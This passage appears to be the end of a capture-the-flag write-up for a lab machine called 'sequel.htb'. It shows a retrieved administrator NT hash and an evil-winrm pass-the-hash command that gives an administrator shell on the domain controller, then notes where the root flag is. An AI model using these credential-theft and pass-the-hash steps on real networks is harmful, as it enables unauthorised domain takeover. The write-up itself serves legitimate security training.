[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
We have successfully obtained the NT hash for the administrator account: 7a8d4e04986afa8ed4060f75e5a0b3ff
Obtaining Administrator Shell
Using the NT hash, we authenticate to the domain controller using Evil-WinRM:
$ evil-winrm -i dc01.sequel.htb -u 'administrator' -H '7a8d4e04986afa8ed4060f75e5a0b3ff'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator
We have successfully escalated privileges and obtained a shell running as the administrator user with full domain administrator privileges.
Root flag
C:\Users\Administrator\Desktop\root.txt